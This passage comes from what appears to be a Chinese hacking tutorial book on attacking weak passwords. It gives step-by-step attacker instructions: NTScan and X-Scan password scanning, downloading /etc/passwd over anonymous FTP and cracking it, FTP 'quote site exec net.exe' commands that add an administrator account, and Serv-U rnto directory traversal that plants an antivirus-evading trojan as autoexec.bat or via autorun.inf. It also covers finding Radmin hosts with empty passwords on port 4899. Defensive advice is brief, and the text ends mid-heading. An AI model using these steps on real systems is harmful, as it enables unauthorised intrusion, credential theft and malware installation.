


图 10-72　双击“连接时启动程序”选项




图 10-73 “连接时启动程序”对话框

10.3　弱口令打开暗藏的入侵通道

必须为系统和网络登录验证设置严格的校验程序和坚固的密码。密码要求坚固复杂、没有规律，让攻击者不易破解出来，才可能避免攻击者利用弱口令打开入侵通道。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.3.1 等同于虚设的密码

用户在远程登录 Windows 系统服务器时，需要用户输入正确的账号和密码。但若用户的密码设置得较为简单，就极易被攻击者盗取远程登录服务器。

1. 扫描远程登录弱口令

NTScan 综合扫描器是一款支持 IPC$、 SMB、WMI 扫描的 NT 弱口令猜测工具，它可以针对某一主机的某一端口，利用 IPC$/SMB/WMI 进行弱口令破解，比如内网中某一个机器，开放了 IPC$通信管道，利用其就可能猜出密码。X-Scan 只能通过 IPC$共享 139 端口，进行弱口令扫描；而 NTScan 不仅支持此功能，还可以在远程主机关闭了 IPC$的情况下利用 WMI 进行扫描。下面介绍利用 NTScan 工具进行弱口令扫描的方法。

步骤 01 运行 NTScan 汉化版软件，在主窗口“配置”栏中的“开始 IP”和“结束”文本框中分别输入起始 IP 地址和结束 IP 地址（192.168.0.1～192.168.0.255），在“连接共享”下拉列表中选择尝试连接的 IPC$类型，这里保持默认设置，在下面设置扫描方式方法，如图 10-74 所示。

步骤 02 单击“开始”按钮，开始扫描指定的 IP 段内的弱口令。扫描完毕后，在主窗口下方列表中会显示扫描到的弱口令，如图 10-75 所示。



图 10-74 设置扫描参数




图 10-75 扫描弱口令

2. 利用弱口令入侵

大部分 Windows XP 系统都关闭了 IPC$共享，且在 Windows XP 中通过 IPC$共享连接的用户，即使是管理员，也只拥有 Guest 用户权限。

攻击者可以利用 WMI 入侵工具 Recton 进行攻击。Recton 通过管理员密码，可以远程打开主机的 3389 终端、开/关 telnet、远程运行 CMD 命令等，不论远程主机的 IPC$是否开放，只要远程主机的 135 端口和 WMI 服务都开启，即可实现这些功能。

要防止这类入侵，第一是要将系统密码设置得复杂一些，不要使用生日和常用字符作为密码，而使用字母和数字的组合的密码，普通的流光探测就无能为力了。第二是更改注册表，禁止建立空连接和禁止管理共享。

10.3.2 FTP 弱口令漏洞

FTP 弱口令与 NT_Server 弱口令漏洞一样，都是存在于 FTP 服务器上的危险漏洞，攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

者可使用 X-Scan 或其他扫描器等专门的工具进行 FTP 弱口令扫描。

X-Scan 工具会利用自带的用户名和密码字典文件，尝试登录扫描到的指定 IP 地址段中的 FTP 服务器，从而搜索出该 IP 段存在弱口令的 FTP 服务器。

使用 X-Scan 工具扫描 FTP 弱口令漏洞的方法与使用 X-Scan 扫描开放 3389 端口主机的方法相同，只需在“扫描参数”对话框的“扫描模块”页面中勾选“开放服务”和“FTP 弱口令”复选框，如图 10-76 所示。单击“开始扫描”按钮，对指定的 IP 地址段进行扫描。

1. 基于 FTP 的匿名登录入侵

虽然匿名 FTP 本身并不是个漏洞，但匿名区域里放置有/etc/passwd 和/etc/group 文件，往往可能因为管理员配置上的大意造成潜在的安全隐患。用户使用匿名的 FTP 可以匿名登录 FTP 登录器。登录时需要用户提供完整的 E-mail 地址作为 password，其实在很多站点上这个要求形同虚设，只要在其中包含有@字节看起来像 E-mail 地址，主机不会对口令做任何校验。

基于 FTP 匿名登录的具体操作步骤如下。

步骤 01 利用 X-Scan 扫描工具匿名登录到 FTP 主机后，再建立 FTP 远程入侵连接，如图 10-77 所示。在命令提示符中输入“get/etc/passwd”命令下载密码文件，如图 10-78 所示。




图 10-76　设置 FTP 弱口令扫描参数



图 10-77　FTP 远程建立连接

步骤 02 下载并运行“流光 5.0”软件，在主窗口中选择“工具”→“其他”→“从 Passwd 文件产生用户列表”菜单项，使用“流光”软件提取用户，如图 10-79 所示。稍等片刻后，即可检测出如图 10-80 所示的 6 个用户。




图 10-78　“下载密码文件”窗口



图 10-79　“提取用户”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 利用“流光 5.0”挂上一个小字典猜解密码。在“流光 5.0”主窗口中选择“文件”→“高级扫描向导”菜单项，打开“设置”对话框，在其中输入起始地址、结束地址、目标系统等，在“检测项目”列表中设置为 FTP，如图 10-81 所示。



图 10-80 “检测用户”窗口




图 10-81 “设置”对话框

步骤 04 单击“下一步”按钮，弹出“FTP”对话框，在其中勾选“尝试猜解用户”复选框，如图 10-82 所示。单击“下一步”按钮，打开“选项”对话框，在“猜解用户名字典”和“猜解密码字典”文本框中分别设置字典文件存放的路径，如图 10-83 所示。

步骤 05 单击“完成”按钮，打开“选择流光主机”对话框，如图 10-84 所示。在其中选择完主机之后，单击“开始”按钮，即可显示猜测成功的密码。




图 10-82 “FTP”对话框




图 10-83 “选项”对话框




图 10-84 “选择流光主机”对话框

提供 FTP 服务的主机在处理匿名用户的命令时，一般会执行一个 chroot 命令，让匿名者进入主机所允许的匿名 FTP 区域。

但为了支持匿名 FTP 和用户 FTP，FTP 服务器需访问所有文件，证明 FTP 服务器不是总在 chroot 环境中运行的。这个环节会让一些大意的管理员不知所为而不予理会，很容易被攻击者利用，进而得到一个匿名 FTP 用户所不能得到的权限。

2. 基于 FTP 的提升本地权限入侵

仍需要使用 X-Scan 等扫描工具对存在的 FTP 弱口令进行扫描，扫描的方法这里不再赘述。介绍基于 FTP 提升本地权限入侵的方法，具体的操作步骤如下。

步骤 01 先利用扫描扫描器来进行连接，再利用 user/123 登录 FTP，如图 10-85 所示。

步骤 02 进入 C:\Windows\system32 目录，如图 10-86 所示。在当前命令提示符下输入“quote site exec net.exe user ftpuser ftpuser_pwd /add”命令添加用户，如图 10-87 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-85　“登录 FTP”窗口



图 10-86　进入系统子目录




图 10-87　添加用户

步骤 03 继续输入“quote site exec net.exe localhost administrators ftpuser /add”命令提升权限，如图 10-88 所示。再输入“net use \\192.168.0.7\ipc$ "ftpuser_pwd" /user:"ftpuser"”命令，即可对其进行验证，如图 10-89 所示。



图 10-88　提升权限命令




图 10-89　验证命令

3.　Serv-u 弱口令提权入侵 FTP 服务器

通过使用 Serv-U，用户能够将任何一台 PC 设置成一个 FTP 服务器，这样用户或其他使用者就能够使用 FTP 协议，通过在同一网络上的任何一台 PC 与 FTP 服务器连接，进行文件或目录的复制、移动、创建和删除等操作。

但 Serv-U FTP Server 一直存在漏洞，如远程溢出、本地溢出提权等各种漏洞。在 7.0 以上的版本中出现了一个目录遍历漏洞，可以覆盖系统上的任意文件。成功地利用该漏洞，能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使一个远程的用户获得系统文件、密码文件等访问权限，这将对整个主机造成严重威胁。

（1） Serv-u FTP Server 目录遍历漏洞与弱口令

已通过认证的用户可以存取安装有 Serv-U FTP 的驱动器的 ftproot 目录，在主目录中具有读、写、执行和列目录权限的用户，对于 ftproot 所在的分区上的任何文件将具有同样的权限。一旦用户处在主目录中，就能够通过特殊构造的 GET 请求来传送任何文件。所有隐藏的文件将被泄漏，即使打开了“Hide hidden files”特性。

利用这个漏洞的前提是必须能够访问 Serv-u FTP Server，且有一个上传权限的账号。许多 Serv-u FTP Server 都会提供一个权限受限的 Guest 用户，允许其在一个指定的目录中上传和下载文件，以便资源共享，如图 10-90 所示。即使没有上传权限的账户，攻击者也可通过扫描破解 FTP 服务器上的弱口令，对 Serv-u FTP Server 进行攻击。




图 10-90 Serv-u FTP Server 提供的 Guest 用户

（2） 使用 FTP 命令探测 Serv-u FTP 服务器

攻击者可先测试一下目标主机是否为 Serv-u FTP 服务器，以便确定其版本。使用 X-Scan 等具备 FTP 弱口令扫描功能的工具扫描目标服务器，若发现远程主机上开放了 21 端口，且返回信息显示这是使用 Serv-u 建立提供的 FTP 服务，攻击者即可手动连接 FTP 服务器。

下面介绍测试目标主机是否为 Serv-u FTP 服务器的方法：在 CMD 窗口中输入命令“ftp 192.168.0.7”（该 IP 地址是远程目标服务器的内网 IP 地址），即可返回如图 10-91 所示的信息。从信息中可知，这是一个 Serv-u FTP 服务器，其版本是 7.3。

（3） 准备木马

攻击者需要准备一个木马程序，这里使用一个免杀的 Ghost 木马。这个木马程序必须设置为免杀文件，否则上传过程中很可能会被杀毒软件查杀掉。将木马文件重命名为“a.txt”，通过 FTP 上传到某一 FTP 网站服务器上，如图 10-92 所示。




图 10-91 测试是否为 Serv-u FTP 服务器




图 10-92 将木马文件上传到服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（4）　登录 serv-u FTP 服务器

开始登录 Serv-u FTP 服务器，登录 Serv-u FTP 服务器的操作步骤如下。

步骤 01 连接远程的 Serv-u FTP 服务器。在 CMD 窗口中输入命令“telnet 192.168.0.7 21”，连接远程的 Serv-u FTP 服务器，其中 21 指定了 Serv-u FTP 服务器的默认端口（可根据实际开放的端口进行修改），如图 10-93 所示。

步骤 02 在执行命令后返回信息“220 Serv-u FTP Server v7.3 ready…”，说明成功连接上服务器。在其中输入命令“user test”，返回信息“331 User name okay，need password”，说明用户名正确，需输入密码。继续输入命令“pass test”，在其中输入正确密码，即可返回信息“230 User logged in，proceed”，说明成功登录 FTP 服务器，如图 10-94 所示。



图 10-93　连接远程的 Serv-u FTP 服务器



图 10-94　登录 Serv-u FTP 服务器

（5）　利用 rnto 漏洞重命名木马

登录上 Serv-u FTP 服务器后，攻击者即可利用 rnto 漏洞重命名木马文件。在 CMD 窗口中输入命令“rnfr 源文件名”，指定重命名的源文件，其中“源文件名”必须是当前路径下已存在的文件名。要查看当前路径下存在的文件，可用 FTP 连接服务器后，使用“LS”命令列表查看。若确定当前路径下存在的文件就是刚才上传的木马文件“a.txt”，则可输入命令“rnfr a.txt”，返回信息“350 File or directory exists，ready for destination name.”，如图 10-95 所示。这说明指定的源文件存在，需要使用“rnto”命令指定目标文件名。

继续输入命令“rnto ..\..\..\..\..\autoexec.bat”，则命令中的“..\”用于将木马文件指定到根目录中。执行后返回信息“250 RNTO command successful”，说明命令执行成功，木马文件“a.txt”已被重命名为根目录下的“autoexec.bat”文件，如图 10-96 所示。



图 10-95　检测源文件路径



图 10-96　重命名木马文件“a.txt”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

将木马文件重命名为根目录下的批处理文件“autoexec.bat”后，并不影响木马文件的正常运行。只要目标服务器重启，系统会在启动过程中自动执行该文件，木马程序即可随之运行，完成攻击。但前提是，Test 用户的 FTP 目录必须位于 C 盘，木马文件被替换为 C 盘根目录下的“autoexec.bat”文件。



若 Test 用户的 FTP 目录不在 C 盘中，即使将木马程序重命名为“autoexec.bat”，也无法在系统启动过程中自动执行。攻击者可考虑采用自动播放，诈骗管理员执行木马程序。即上传一个“autorun.inf”文件和木马文件，在“autorun.inf”文件中指定执行木马程序。将这两个文件通过 rnto 命令重命名到任意分区根目录下，当服务器管理员双击分区盘符时，木马程序就会自动执行，实现攻击。

10.3.3 Radmin 与 4489“肉鸡”

当 NT 弱口令漏洞在网上难觅踪迹之时，又一个新的弱口令漏洞出现了，这就是所谓的 4899 空口令漏洞。其实确切来说，这并不是一个真正的漏洞，它是一款名为 Radmin 的远程控制软件，在安装时采用了默认的空口令登录，因此使得安装了该控制软件的主机产生了空口令漏洞。该远程控制软件默认开放的连接端口是 4899，因此被称为 4899 空口令漏洞。

1. Radmin，好用的远程控制工具

远程监控程序 Remote Admin 可以通过网络控制其他的计算机，也可以实现全屏功能，让用户感觉好像在使用自己的计算机一样。只要能通过局域网或互联网相连，对方的计算机可以在任何地方。即使通过 Modem 也能达到较高的传输速度。Remote Admin 应用包括两部分：一是被监控端（服务端），安装在远程计算机上，可以传输远程计算机的显示内容；二是监控端（客户端），也是查看端、控制端，通过它可以控制对方的计算机。同时两台计算机相连，需要 TCP、IP 协议。

（1） 安装 Remote Administrator

在使用 Remote Admin 远程控制软件前，要对远程计算机进行相应的配置，具体的操作步骤如下。

步骤 01 下载并安装“Remote Admin”安装程序，选择“开始”→“所有程序”→“Radmin 影子版”→“影子版服务端设置”菜单项，打开“Radmin 影子版 V3.0 服务端设置”主窗口，在其中可以设置远程控制所具备的条件，如图 10-97 所示。



在“开始”→“所有程序”→“Radmin 影子版 V3.0 服务端设置”菜单中有三个快捷方式均与被监控端（服务端）有关，分别是 Radmin 设置、开启服务和停止服务。

步骤 02 在“Radmin 影子版 V3.0 服务端设置”主窗口中单击“安装服务”按钮，即可弹出“通知”提示框，在其中提示“服务安装完成”信息。单击“确定”按钮，成功安装远程管理服务并在计算机重新启动后随系统的启动而自行启动，如图 10-98 所示。

步骤 03 单击“设置密码”按钮，打开“设置密码”对话框，在“密码”和“确认密码”文本框中输入远程连接时所需要输入的密码，勾选“使用 NT 用户安全验证”栏里的“确认使用”复选框，如图 10-99 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-97 “Radmin 影子版 V3.0 服务端设置”主窗口



图 10-98 “信息”提示框




图 10-99 “设置密码”对话框

步骤 04 单击“确定”按钮返回“Radmin 影子版 V3.0 服务端设置”主窗口，单击“设置参数”按钮，打开“Radmin 影子版 V3.0 设置参数”对话框，如图 10-100 所示。如果监控端的 IP 段相对固定，则可以根据实际情况作出相应设置，设置 IP 地址过滤，则需要勾选“使用 IP 地址”复选项，单击“增加”按钮，打开“增加 IP 地址管理列表”对话框，分别在“输入 IP 地址”和“输入子网掩码”两个文本框中输入需要添加的 IP 地址，如图 10-101 所示。

步骤 05 单击“增加”按钮返回“Radmin 影子版 V3.0 服务端设置”对话框，即可看到添加的 IP 地址段，或在其中对监控的端口进行设置，默认端口为 4899，如图 10-102 所示。单击“确定”按钮，返回“Radmin 影子版 V3.0 服务端设置”主窗口。




图 10-100 “Radmin 影子版 V3.0 设置参数”对话框




图 10-101 “增加 IP 地址管理列表”对话框




图 10-102 对监控端口的设置

（2） 添加远程控制主机

远程控制主机的添加方法如下：

步骤 01 选择“开始”→“所有程序”→“Radmin 影子版”→“Radmin 影子版”菜单项，打开“RadminViewer”主窗口，如图 10-103 所示。

步骤 02 选择“连接选项”→“连接到”菜单项或单击工具栏中的按钮，打开“连接到”对话框，在“所连接的 IP 地址或 DNS”文本框内输入远程连接主机的 IP 地址，再勾选“使用默认端口（4899 端口）”复选框，在“连接类型”列表框中选择“完全控制”选项，如图 10-104 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-103 “Remote Viewer”主窗口



图 10-104 “连接到”对话框

步骤 03 如果服务端需要经常被监控，则可在“连接”前勾选“添加到连接列表”复选项。如果计算机默认开放的远程终端服务端口并非 4899 端口，则可通过展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp”项目，双击“PortNumber”注册表项，即可弹出“编辑 DWORD 值”对话框，如图 10-105 所示。

步骤 04 在“数值数据”文本框中输入“4899”，单击“确定”按钮，即可将 4899 端口设置成默认开放的远程终端服务端口。单击“确定”按钮，将主机名添加到程序控制列表中，如图 10-106 所示。




图 10-105 “编辑 DWORD 值”对话框



图 10-106 添加远程主机

（3） 远程连接控制

当用户添加了需要控制的主机后，就可以进行远程连接控制了，具体的操作步骤如下。

步骤 01 双击需要控制的远程主机后，由于前面设置了使用 NT 用户安全认证，即可弹出“输入 NT 用户 192.168.0.11”对话框，在其中要求输入远程主机配置时所设置的用户名和连接密码，如图 10-107 所示。

步骤 02 单击“确定”按钮，若服务端可顺利应答，即可弹出“连接信息”对话框，在其中提示“输入正确密码”等信息，如图 10-108 所示。




图 10-107 “输入 NT 用户 192.168.0.11”对话框




图 10-108 “连接信息”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“关闭”按钮返回“RadminViewer”主窗口，单击“屏幕监视”按钮，查看对方的屏幕、控制主机鼠标键盘等操作，就像控制本地计算机一样，如图 10-109 所示。

如果是完全监控的状态下，可以通过按“F12”键来对窗口的大小进行切换，同时按下“Ctrl+F12”组合键，则可调出控制菜单，具体不再详述。

步骤 04 单击工具栏上的“远程 Telnet”按钮，打开远程主机的“远程 Telnet”窗口，在其中可以通过命令行进行相应的操作，如图 10-110 所示。



图 10-109　远程控制操作



图 10-110　“远程 Telnet”窗口

步骤 05 还可以通过单击工具栏上的“文件管理”按钮，打开“文件管理”窗口，在其中通过用鼠标拖动要传送的文件，可以对其进行上传或下载操作，如图 10-111 所示。

步骤 06 若单击“关闭远程计算机”按钮，即可弹出“关闭远程计算机”对话框，在其中有 4 个选项（重起远程计算机、关闭远程计算机、断开远程计算机、注销远程计算机），用户可以选择一种关闭远程计算机方式（如选择“断开远程计算机”选项）进行相应的远程关闭操作，如图 10-112 所示。



图 10-111　“文件管理”窗口




图 10-112　“关闭远程计算机”对话框

2.　极度方便，4899 通道入侵

由于 Radmin 远程控制功能非常强大，因此许多管理员都在使用它。由于安全意识不足，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

许多管理员未对 Radmin 默认的端口进行修改，也未设置连接密码或设置的密码安全性不足，从而导致攻击者可以轻易入侵安装 Radmin 的主机。

（1） 4899 空口令探测器

攻击者扫描4899空口令漏洞时使用的通常是一些专门的扫描工具，例如“4899 空口令探测器”。从网上下载并运行该软件后，即可进入“4899 探测器”主窗口，在其中输入起始 IP 地址和终止 IP 地址。在选择扫描进程数目后，单击“开始搜索”按钮，很快就可以在右边的搜索框中找到大量存在空口令的主机了，如图 10-113 所示。




图 10-113 “4899 探测器”主窗口

（2） 极度方便入侵器

